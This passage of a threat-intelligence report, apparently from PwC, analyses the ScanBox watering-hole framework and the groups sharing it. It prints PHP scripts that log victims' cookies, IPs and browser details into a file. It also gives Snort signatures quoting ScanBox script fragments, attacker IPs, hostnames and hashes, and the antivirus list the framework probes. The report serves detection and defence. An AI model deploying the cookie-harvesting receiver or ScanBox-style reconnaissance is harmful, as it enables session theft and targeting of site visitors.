    $platform = $_POST['platform'];
    $lang = $_POST['lang'];

    $fp = fopen("recv.txt", "a+");
    fwrite($fp,"projectid:  ".base64_decode($projectid)."\r\n");
    fwrite($fp,"seed:  ".base64_decode($seed)."\r\n");
    fwrite($fp,"ip:  ".$onlineip."\r\n");
    fwrite($fp,"referrer:  ".base64_decode($referrer)."\r\n");
    fwrite($fp,"agent:  ".base64_decode($agent)."\r\n");
    fwrite($fp,"location:  ".base64_decode($location)."\r\n");
    fwrite($fp,"toplocation:  ".base64_decode($toplocation)."\r\n");
    fwrite($fp,"cookie:  ".base64_decode($cookie)."\r\n");
    fwrite($fp,"title:  ".base64_decode($title)."\r\n");
    fwrite($fp,"domain:  ".base64_decode($domain)."\r\n");
    //fwrite($charset,"ip:  ".base64_decode($charset)."\r\n");
    fwrite($fp,"screen:  ".base64_decode($screen)."\r\n");
    fwrite($fp,"platform:  ".base64_decode($platform)."\r\n");
    fwrite($fp,"lang:  ".base64_decode($lang)."\r\n");
    fwrite($fp,"----------------------------------------------\r\n");
    fclose($fp);
```



```php
<?php
    $projectid = $_POST['projectid'];
    $seed = $_POST['seed'];
    $ip = $_POST['ip'];
    $referrer = $_POST['referrer'];
    $agent = $_POST['agent'];
    $location = $_POST['location'];
    $toplocation = $_POST['toplocation'];
    $cookie = $_POST['cookie'];
    $title = $_POST['title'];
    $domain = $_POST['domain'];
    $charset = $_POST['charset'];
    $screen =$_POST['screen'];
    $platform = $_POST['platform'];
    $lang = $_POST['lang'];

    $fp = fopen("recv.txt", "a+");
    fwrite($fp,"projectid:  ".base64_decode($projectid)."\r\n");
    fwrite($fp,"seed:  ".base64_decode($seed)."\r\n");
    fwrite($fp,"ip:  ".base64_decode($ip)."\r\n");
    fwrite($fp,"referrer:  ".base64_decode($referrer)."\r\n");
    fwrite($fp,"agent:  ".base64_decode($agent)."\r\n");
    fwrite($fp,"location:  ".base64_decode($location)."\r\n");
    fwrite($fp,"toplocation:  ".base64_decode($toplocation)."\r\n");
    fwrite($fp,"cookie:  ".base64_decode($cookie)."\r\n");
    fwrite($fp,"title:  ".base64_decode($title)."\r\n");
```

The screenshot on the left is from a version currently in development by a possible attacker, the corresponding screenshot on the right is from a public article[15].

[15] http://www.cnxhacker.com/2015/01/19/6412.html

4. Conclusion

The publication of threat information allows us to draw links between different campaigns, tools and malware but we need to be careful about which links we consider to be significant and ensure we're confident in how information that's publically available was derived. The summary above is just our view of the overlaps in web based tools/exploits and targets between different threat actors, but those with different datasets may be able to draw different conclusions.

Last time, we identified three possible hypotheses to explain the overlap between the ScanBox users, in this blog, based on the data we have available, we can settle on just one of these conclusions:

> "
>
> 2. Selections of actors share some resources, as per previous observations with similar kits by some security vendors.
>
> "

Specifically, our key conclusions are:

- **[High Confidence] -** The DQM theory presented by FireEye and later explored by Symantec in 2014 about likely tool and exploit sharing between a specific set of groups continues to hold true, we can only speculate as to the nature of the relationships organisationally between these groups.
- **[Medium Confidence] -** We currently believe that the activity represented by Cluster 1 and the activity related to Th3Bug are distinct, but that there is overlap in who they are tasked to target.
- **[Low confidence]** – Th3Bug is one of the other actors who is in receipt of the same shared resource pool as those clusters already identified in this blog.

What is not clear is why specific resources (web-based exploits) appear to be shared, and why others (primarily malware families) are sometimes kept within a specific cluster.

5. Signatures

Snort Signatures – TLP WHITE

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"--[PwC CTD] -- MultiGroup - ScanBox
and Targetted Watering Holes Content (plugin_pdf_ie())";
flow:established,from_server; file_data; content:"plugin_pdf_ie()";  classtype:trojan-
activity; reference:url,pwc.blogs.com/cyber_security_updates/2014/10/scanbox-
framework-whos-affected-and-whos-using-it-1.html; metadata:tlp WHITE,author CDD;
sid:xxxxxx; rev:2015021901;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"--[PwC CTD] -- MultiGroup - ScanBox
Watering Hole Content (.item(0).appendChild(iframe_tag))";
flow:established,from_server; file_data; content:".item(0).appendChild(iframe_tag)";
classtype:trojan-activity;
reference:url,pwc.blogs.com/cyber_security_updates/2014/10/scanbox-framework-whos-
affected-and-whos-using-it-1.html; metadata:tlp WHITE,author CDD; sid:xxxxxx;
rev:2015021901;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"--[PwC CTD] -- MultiGroup - ScanBox
and Targetted Watering Holes Content (var version\;var ax\;var e\;try{axo=new
ActiveXObject)";  flow:established,from_server; file_data; content:"var version\;var
ax\;var e\;try{axo=new ActiveXObject";  classtype:trojan-activity;
reference:url,pwc.blogs.com/cyber_security_updates/2014/10/scanbox-framework-whos-
affected-and-whos-using-it-1.html; metadata:tlp WHITE,author CDD; sid:xxxxxx;
rev:2015021901;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"--[PwC CTD] -- MultiGroup - ScanBox
Watering Hole Content
(document.getElementsByTagName('head').item(0).appendChild(form_tag)\;)";
flow:established,from_server; file_data;
content:"document.getElementsByTagName('head').item(0).appendChild(form_tag)\;";
classtype:trojan-activity;
reference:url,pwc.blogs.com/cyber_security_updates/2014/10/scanbox-framework-whos-
affected-and-whos-using-it-1.html; metadata:tlp WHITE,author CDD; sid:xxxxxx;
rev:2015021901;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"--[PwC CTD] -- MultiGroup - ScanBox
Watering Hole Content (return ((!a) ? 'x-': a) + Math.floor(Math.random() *
99999)\;)";  flow:established,from_server; file_data; content:"return ((!a) ? 'x-': a)
+ Math.floor(Math.random() * 99999)\;";  classtype:trojan-activity;
reference:url,pwc.blogs.com/cyber_security_updates/2014/10/scanbox-framework-whos-
affected-and-whos-using-it-1.html; metadata:tlp WHITE,author CDD; sid:xxxxxx;
rev:2015021901;)
```

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"--[PwC CTD] -- MultiGroup - TH3BUG
and Non-Targetted Groups Watering Hole Code (Chr(CInt(ns(i)) Xor n))";
flow:established,from_server; file_data; content:"Chr(CInt(ns(i)) Xor n)";
classtype:trojan-activity;
reference:url,pwc.blogs.com/cyber_security_updates/2014/10/scanbox-framework-whos-
affected-and-whos-using-it-1.html; metadata:tlp WHITE,author CDD; sid:xxxxxx;
rev:2015021901;)
```

6. Appendices

Appendix A – ScanBox Sites

Where the site was referenced via phishing as opposed to 'Watering Hole' based activity, it has been excluded from the following table.

Where we have an assigned cluster, but have not discussed it in this document, we have given 'Cluster [Letter]' these are not intended as names for groups. Where we do not have an associated group we have listed 'unknown' under this field.

Country	Sector/Target	Cluster
CN	Uyghur	Cluster 1
US	Think Tank	Cluster 2
US	Think Tank	Cluster 2
US	Think Tank	Cluster 2
KR	Hospitality	Cluster 3
JP	Industrial Sector	Cluster 4
GB	Chemicals	Cluster 4
JP	Geological Surveying	Cluster 4
VN	Government	Cluster A
JP	Education	Cluster A
JP	Geological Surveying	Cluster A
MN	Government	Cluster B
MM	Government	Cluster C
MN	Media	Unknown
MN	Media	Unknown
CN	NGO	Unknown
VN	Government	Unknown
AU	Government	Unknown
CN	Technology	Unknown

Appendix B – Indicators of Compromise – TLP:WHITE

This table only includes related new single value IoCs which were not already published in our previous blog, which we are happy to share at TLP:WHITE

Cluster	Value	Artefact type
Cluster 1	1.9.5.38	IP Address
Cluster 1	103.255.61.227	IP Address
Cluster 1	118.193.153.221	IP Address
Cluster 1	118.193.153.227	IP Address
Cluster 1	174.121.122.73	IP Address
Cluster 1	4639c30b3666cb11b3927d5579790a88bff68e8137f18241f4693e0d4539c608	Malware Hash
Cluster 1	809959f390d5a49c8999ad6fff27fdc92ff1b2b0	Malware Hash
Cluster 1	ab58b6aa7dcc25d8f6e4b70a24e0ccede0d5f6129df02a9e61293c1d7d7640a2	Malware Hash
Cluster 1	e8a8ffe39040fe36e95217b4e4f1316177d675ed	Malware Hash
Cluster 1	file.googlecaches.com	Hostname
Cluster 1	gtm.googlecaches.com	Hostname
Cluster 1	js.googlewebcache.com	Hostname
Cluster 1	owa.outlookssl.com	Hostname
Cluster 4	122.10.10.161	IP Address
Cluster 4	204.152.199.43	IP Address
Cluster 4	50.2.24.211	IP Address
Cluster 4	bak.mailaunch.com	Hostname
Cluster 4	f1890cc9d6dc84021426834063394539414f68d8	Malware Hash
Cluster 4	us-mg6.mail.yahoo.mailaunch.com	Hostname

Appendix C – Standard software list detected by ScanBox

7z
AhnLab_V3
antiyfx
a-squared
avg2012
avira
Bit9
bitdefender_2013
BkavHome
COMODO
Dr.Web
emet4.1
emet5.0
eScan
eset_nod32
ESET-SMART
ESTsoft

Fortinet
F-PROT
F-Secure
f-secure2011
IKARUS
Immunet
iTunes
JiangMin
Kaspersky_2012
Kaspersky_2013
Kaspersky_Endpoint_Security_8
mcafee_enterprise
Mse
Norman
Norton
Nprotect
Outpost
PC_Tools
QuickHeal
Rising
Rising_firewall
sophos
SQLServer
Sunbelt
SUPERAntiSpyware
Symantec_Endpoint12
symantec-endpoint
Trend2013
ViRobot4
VirusBuster
vmware-client
vmware-server
WinRAR
winzip

Further information

For more in-depth coverage, including full details of the analysis behind this blog as well as additional indicators which can be used to detect similar samples, or if you have any other queries, please give us a shout at threatintelligence@uk.pwc.com.

The information contained in this document has been prepared as a matter of interest and for information purposes only, and does not constitute professional advice. You should not act upon the information contained in this email without obtaining specific professional advice. No representation or warranty (express or implied) is given as to the accuracy or completeness of the information contained in this email, and, to the extent permitted by law, PricewaterhouseCoopers LLP, its members, employees and agents do not accept or assume any liability, responsibility or duty of care for any consequences of you or anyone else acting, or refraining to act, in reliance on the information contained in this email or for any decision based on it.